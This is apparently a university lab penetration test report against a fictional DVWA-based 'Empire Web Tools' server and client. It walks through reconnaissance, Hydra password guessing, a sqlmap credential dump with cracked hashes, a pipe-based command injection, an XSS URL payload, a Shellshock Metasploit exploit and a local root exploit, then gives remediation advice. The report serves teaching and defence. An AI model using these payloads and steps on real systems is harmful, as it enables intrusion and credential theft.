Penetration Test Report

Empire Web Tools (EWT)

By : Rigved Kale

rrk320@nyu.edu

Table of Contents

Executive Summary:

Rigved Kale was assigned the task of performing a Penetration test by Empire Web Tools. This measure was taken due to security concerns over the web application and network of EWT. The test was conducted by assuming the identity of an external attacker. The duration of the Penetration Test was from 11/29/2017 to 12/18/2017. This Penetration test was performed in accordance with the rules of engagement set by EWT.

The Penetration test yielded the following results:
Major flaws found were SQL Injection, Command Injection, Weak Credentials and Reflected cross site scripting. The proof of these flaws and recommendations to mitigate these flaws was provided in the Methodology and Findings section respectively. These flaws could potentially result in a hacker not only retrieving sensitive information but also hijacking several parts of the system or a user.

The Overall security rating given to Empire Web Tools: High
The Risk Rating scale is in accordance with NIST SP 800-30

Introduction:

Rigved Kale was approached to perform a penetration test by Empire Web Tools (EWT). The company had security concerns due to a recent breach and resulting loss of valuable information and although they were able to mitigate the attack vector there was still a concern of residual risk.

Empire Web Tools wanted a red team style penetration test to be conducted. It was important to determine major vulnerabilities, exploits that could be performed externally and possible fixes that would reduce the attack surface.

The rules of engagement were set similar to an outsider on internet. No physical access was allowed. Changing of usernames and or passwords or installation of software and change in configuration was not authorized. Denial of Service attack was also considered out of scope. Two images were provided by EWT, a webserver and client where a direct access to the client was restricted. Any attack conducted on the client was to be pivoted around the webserver.

Empire Web Tools was interested in a zero Knowledge assessment where no prior knowledge was provided to Rigved Kale. Hence, simulating a real world cyber-attack.


Methodology:

I commenced the penetration test by scanning the network for IP addresses as no prior knowledge regarding the webserver was provided. Therefore, an nmap scan on the network 10.10.66.0/24 resulted in getting 4 results. Out of which 10.10.66.3 was my own machine and 10.10.66.1 was the gateway. (Screenshot attached as A in Appendix).

Next, I went on to perform a TCP port scan on the two remaining addresses. Only one IP with port 80 and 53 are open. Since 80 is http port and port 53 is domain port I concluded that the webserver is on this IP address. To confirm I put the IP address in web browser and got the EWT websites' login page as the result. (Screenshots as B and C in Appendix). On performing version and OS scanning as a part of information gathering I also found 'ISC BIND 9.10.3-P4-Ubuntu version' on port 53 and 'Apache httpd 2.4.25 ((Ubuntu)) version' on port 80.


Since, I had access to the webpage I then went on to perform web app scanning using the tool ZAP. ZAP scanning resulted in getting several alerts such as Reflected XSS, SQL Injection, Directory Browsing vulnerabilities. (Other vulnerabilities and information on the ZAP scan along with the screenshot can be found as D in the appendix).

While checking the Directory browsing vulnerability output of ZAP I found the URL: http://10.10.66.66/administration/ which had the description stating that it may reveal hidden files. On opening this URL in the browser, a changelog directory can be viewed. In the changelog directory two usernames were displayed. Namely, greedo and grievous. Following is the screenshot of the same.




```
<!DOCTYPE html PUBLIC \"-//W3C//DTD XHTML 1.0 Strict//EN\" \"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd\">

<html xmlns=\"http://www.w3.org/1999/xhtml\">

    <head>

    </head>

    <body>

    <!--
        3653ATC/11/6:
        *)First prototype has been released. Added user login functionality and setup the MySQL database
        *)Added a user lookup.
        [grievous]

        3653ATC/11/10:
        *)Included a nifty network test tool which lets users ping other systems in the imperial network
        [greedo]

        3653ATC/11/11:
        *)fixed greedo's update to the network test tool by getting rid of the character escape functions. It did not handle non-numeric characters. Now it just calls a ping command instead.
        [grievous]

        3653ATC/11/22:
        *)Disabled greedo's login since, as a sub-contractor, he should have never had access. My account is now the primary login.
        [grievous]
    .-->


    </body>

</html>
```

using THC Hydra and the above found usernames with the rockyou.txt wordlist I got the password as nemesis. Putting the information of username, password and cookie in sqlmap I got the following usernames and passwords. Within this is the first flag.



```
[23:33:07] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[23:33:07] [INFO] starting 2 processes
[23:33:11] [INFO] cracked password 'jediknight' for hash '7241a98997b6f00f29716b86ce4466ac'
[23:33:14] [INFO] cracked password 'lordvader' for hash '6a1146d37aeb225c854d6b1c41e1541a'
[23:33:15] [INFO] cracked password 'nemesis' for hash '59606609c6f2b0f4ac81167fe123c3f1'
[23:33:18] [INFO] postprocessing table dump
Database: dvwa
Table: users
[4 entries]
+---------+-----------------------------+----------+----------------------------------------------+-----------+------------+---------------------+--------------+
| user_id | avatar                      | user     | password                                     | last_name | first_name | last_login          | failed_login |
+---------+-----------------------------+----------+----------------------------------------------+-----------+------------+---------------------+--------------+
| 4310    | hackable/users/flag1.jpg    | flag     | 1b771d4da57f54c95a1d3f70af0e8e90             | flag      | flag       | 2017-11-22 14:44:17 | 0            |
| 5218    | hackable/users/guard.jpg    | gordonb  | 7241a98997b6f00f29716b86ce4466ac (jediknight) | Brown     | Gordon     | 2017-11-22 14:44:19 | 0            |
| 1337    | hackable/users/greedo.jpg   | greedo   | 6a1146d37aeb225c854d6b1c41e1541a (lordvader)  | Elder     | Greedo     | 2017-11-22 14:44:17 | 0            |
| 2187    | hackable/users/grievous.jpg | grievous | 59606609c6f2b0f4ac81167fe123c3f1 (nemesis)    | Grievous  | General    | 2017-11-22 14:52:29 | 0            |
+---------+-----------------------------+----------+----------------------------------------------+-----------+------------+---------------------+--------------+

[23:33:18] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/10.10.66.66/dump/dvwa/users.csv'
[23:33:18] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[23:33:18] [INFO] retrieved: 3
[23:33:19] [INFO] retrieved: comment_id
[23:33:22] [INFO] retrieved: comment
[23:33:23] [INFO] retrieved: name
[23:33:25] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
[23:33:25] [INFO] fetching number of entries for table 'guestbook' in database 'dvwa'
[23:33:25] [INFO] retrieved: 1
[23:33:25] [INFO] retrieved: This is a test comment.
[23:33:32] [INFO] retrieved: 1
[23:33:32] [INFO] retrieved: test
[23:33:34] [INFO] analyzing table dump for possible password hashes
Database: dvwa
Table: guestbook
[1 entry]
+------------+------+-------------------------+
| comment_id | name | comment                 |
+------------+------+-------------------------+
| 1          | test | This is a test comment. |
+------------+------+-------------------------+

[23:33:34] [INFO] table 'dvwa.guestbook' dumped to CSV file '/root/.sqlmap/output/10.10.66.66/dump/dvwa/guestbook.csv'
[23:33:34] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.66.66'

[*] shutting down at 23:33:34

root@kali:/usr/share/sqlmap# 
```

On trying out the three username and password combinations obtained, I found that grievous: nemesis is the only combination which worked. The page obtained is E in Appendix. On exploring the page, I got the second flag in the Network Testing module where ‘ping a device’ was mentioned. An ls command piped with the IP address gave the flag.txt as output and cat command revealed the flag.



Network Testing

Ping a device

Enter an IP address: 10.10.66.3 | ls

Submit

```
flag2.txt
help
index.php
source
```


More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: Grievous
Security Level: medium
PHPIDS: disabled

Empire Web Tools (NYU CS6573 Fall 2017)

Performing netstat -a in the same text box, we get an open port on 47047. Therefore, performing an ssh on the port 47047 we get




```
root@kali:~# ssh -D 127.0.0.1:9050 grievous@10.10.66.66 -p 47047
The authenticity of host '[10.10.66.66]:47047 ([10.10.66.66]:47047)' can't be established.
ECDSA key fingerprint is SHA256:REC8VJ5wPs4fTWcEM+au1LbAOMi2bUqpk8kXNXHQxW4.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '[10.10.66.66]:47047' (ECDSA) to the list of known hosts.
grievous@10.10.66.66's password:
Welcome to Ubuntu 17.04 (GNU/Linux 4.10.0-19-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


35 packages can be updated.
18 updates are security updates.

Failed to connect to http://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Last login: Sun Dec 17 19:04:47 2017
grievous@imperialweb:~$ ls
adventure  adventure.backup  adventure.data  adventure.text  flags
grievous@imperialweb:~$ cd flags
grievous@imperialweb:~/flags$ ls
flag3.txt  flag4.txt
grievous@imperialweb:~/flags$ vi flag4.txt
grievous@imperialweb:~/flags$ vi flag3.txt
grievous@imperialweb:~/flags$ 
```

Flag3.txt opens with vi and provides the following flag: ZmxhZ3tzdWRvX2hlbHBfdXNfeW91cmVfb3VyX29ubHlfaG9wZX0=

Unfortunately, Flag4.txt did not open as it requires root permissions.

Now in order to reach the client network from server network, I used proxy chaining. To set up proxy chain configuration was added in /etc/proxychains.conf. Once that is done nmap is run to look for open port. I discovered an open port on port 80. There is an apache cgirunning. Since the version of Ubuntu running is not recent, therefore shellshock seems to be the vulnerability. The shellshock exploit that I used to get meterpreter session was multi/http/apache/mode_cgi_bash_ env_exec. Attackers can run commands on this machine.



```
   exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01       excellent  Advantech Switch Bash Environment Variable Code Injection (Shellshock)
   exploit/linux/http/ipfire_bashbug_exec             2014-09-29       excellent  IPFire Bash Environment Variable Injection (Shellshock)
   exploit/multi/ftp/pureftpd_bash_env_exec           2014-09-24       excellent  Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/http/apache_mod_cgi_bash_env_exec    2014-09-24       excellent  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/http/cups_bash_env_exec              2014-09-24       excellent  CUPS Filter Bash Environment Variable Code Injection (Shellshock)
   exploit/multi/misc/legend_bot_exec                 2015-04-27       excellent  Legend Perl IRC Bot Remote Code Execution
   exploit/multi/misc/xdh_x_exec                      2015-12-04       excellent  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
   exploit/osx/local/vmware_bash_function_root        2014-09-24       normal     OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
   exploit/unix/dhcp/bash_environment                 2014-09-24       excellent  Dhclient Bash Environment Variable Injection (Shellshock)


msf > exploit/multi/http/apache_mod_cgi_bash_env_exec
[-] Unknown command: exploit/multi/http/apache_mod_cgi_bash_env_exec.
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST                            yes       The target address
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI                        yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf exploit(apache_mod_cgi_bash_env_exec) > 
```

After getting the meterpreter shell I logged in as normal user but I need to have root privileges. So, I used the exploit soc_diag_handler also known ams cve 2013-1763.I transfered this file to client using netcat. Once I transferred this file I run this file via meterpreter shell that I obtained. Finally, the new session is created with root previledges.

Flags obtained:

FLAG 1 is flag{get_kid_dont_get_cocky!}
FLAG 2 is flag{The force is strong with you}
FLAG 3 is flag{sudo_help_us_yours_our_only_hope}
FLAG 6 is flag{ persistence_and_focus_will_get_you_in}

Findings:

1. *Weak Credentials*:
   Rating: High
   Description: To crack the username grievous' password a commonly known wordlist rockyou.txt was used.

Impact: Unauthorized access to a user account. The attacker could reset the password leading to hijacking of user account.

Recommendation: Only allow the passwords containing a minimum of 8 alphanumeric characters with at least one upper case and one lower-case character. Advise the users not to reuse old passwords.

2. *SQL Injection*:

   Rating: High

   Description: A Union clause can be manipulated to get a database error message. Sqlmap was also used to retrieve the flag and get other usernames and passwords.

   Impact: Unauthorized access to the user list along with passwords.

   Recommendation: Client-side input must not be trusted. All data on server should be type checked. Use database stored procedures. Escape all user inputs. Provide minimum amount of access to the database in doing so use the principle of least privilege.

3. *Command Injection*:

   Rating: High

   Description: Unsafe Data provided by user is passed to the shell of a system without checking. In EWT, commands such as 10.10.66.66 | ls resulted in viewing the contents.

   Impact: Unauthorized access to sensitive information can be obtained using Command injection.

   Recommendation: Sanitization of user data will help in mitigation of this vulnerability. Creation of a white list and black list for allowing usage of characters and escaping special characters.

4. *Cross-site scripting(Reflected)*:

   Rating: High

   Description: A URL such as http://10.10.66.66/login.php?Login=Enter&password=ZAP&username=%27%22%3Cscript%3Ealert(1)%3B%3C%2Fscript%3E produces an output giving an alert message of 1 proving the existence of a reflected XSS attack.

   Impact: Sensitive data from a user can not only be read but also modified. An account could possibly get hijacked by stealing the cookie.

   Recommendation: Usage of another type of framework or architecture which has protection against reflected XSS.

5. *Directory traversal*:
   Rating: Medium
   Description: Hidden information, scripts could be revealed. As in this case the username grievous was revealed from the changelog directory by performing directory traversal.
   Impact: Unauthorized access to sensitive information of EWT.
   Recommendation: Directory traversal should be disabled. In case it is necessary EWT should make sure no sensitive files are exposed.
6. *Application Error Disclosure*:
   Rating: Medium
   Description: Error or warning messages which can disclose information which is Sensitive.
   Impact: This can lead to enlarging the attack surface. May even provide clues for SQL Injection attacks.
   Recommendation: Use custom-made error pages.
7. *Cookie NoHttpFlag*:
   Rating: Low
   Description: Cookie is susceptible to access via JavaScript. Possibility of cookie transmission and session hijacking.
   Impact: Users session can be hijacked.
   Recommendation: Ensure the http flag is set for all cookies.

The Risk Rating scale is in accordance with NIST SP 800-30.

Conclusion:


The goal of conducting this penetration test was to explore the residual risk concerns of Empire Web Tools (EWT) after mitigating an important attack vector. Two images were provided by EWT, the webserver and client. The rules of engagement stated by EWT were followed diligently during the Penetration test. The Penetration test was conducted as an external attacker with no prior knowledge provided.

During the Penetration test several vulnerabilities such as SQL Injection, Reflected XSS, Command Injection, Weak credentials, etc. were discovered. Vulnerabilities were also exploited and not only could I login but also retrieve sensitive information from the server. The client could also be accessed using a shell shock vulnerability. Hence, the overall objective of finding vulnerabilities, performing exploits and recommending fixes was accomplished.

The Overall security rating given to Empire Web Tools: High


Appendix:

A. Nmap scan on the network 10.10.66.0/24



```
[recon-ng][project] > exit
root@kali:~# nmap 10.10.66.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 15:50 EST

root@kali:~# nmap -sn 10.10.66.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 15:51 EST
Nmap scan report for 10.10.66.1
Host is up (0.00031s latency).
MAC Address: 0A:00:27:00:00:3A (Unknown)
Nmap scan report for 10.10.66.2
Host is up (0.00021s latency).
MAC Address: 08:00:27:79:68:49 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.66.66
Host is up (-0.078s latency).
MAC Address: 08:00:27:51:FB:08 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.10.66.3
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 29.92 seconds
root@kali:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:81:b1:df brd ff:ff:ff:ff:ff:ff
    inet 10.10.66.3/24 brd 10.10.66.255 scope global dynamic eth0
       valid_lft 895sec preferred_lft 895sec
    inet6 fe80::a00:27ff:fe81:b1df/64 scope link
       valid_lft forever preferred_lft forever
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group default qlen 1000
    link/ether 08:00:27:1f:27:a0 brd ff:ff:ff:ff:ff:ff
root@kali:~# nmap -sP 10.10.66.1

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 15:56 EST
Nmap scan report for 10.10.66.1
```

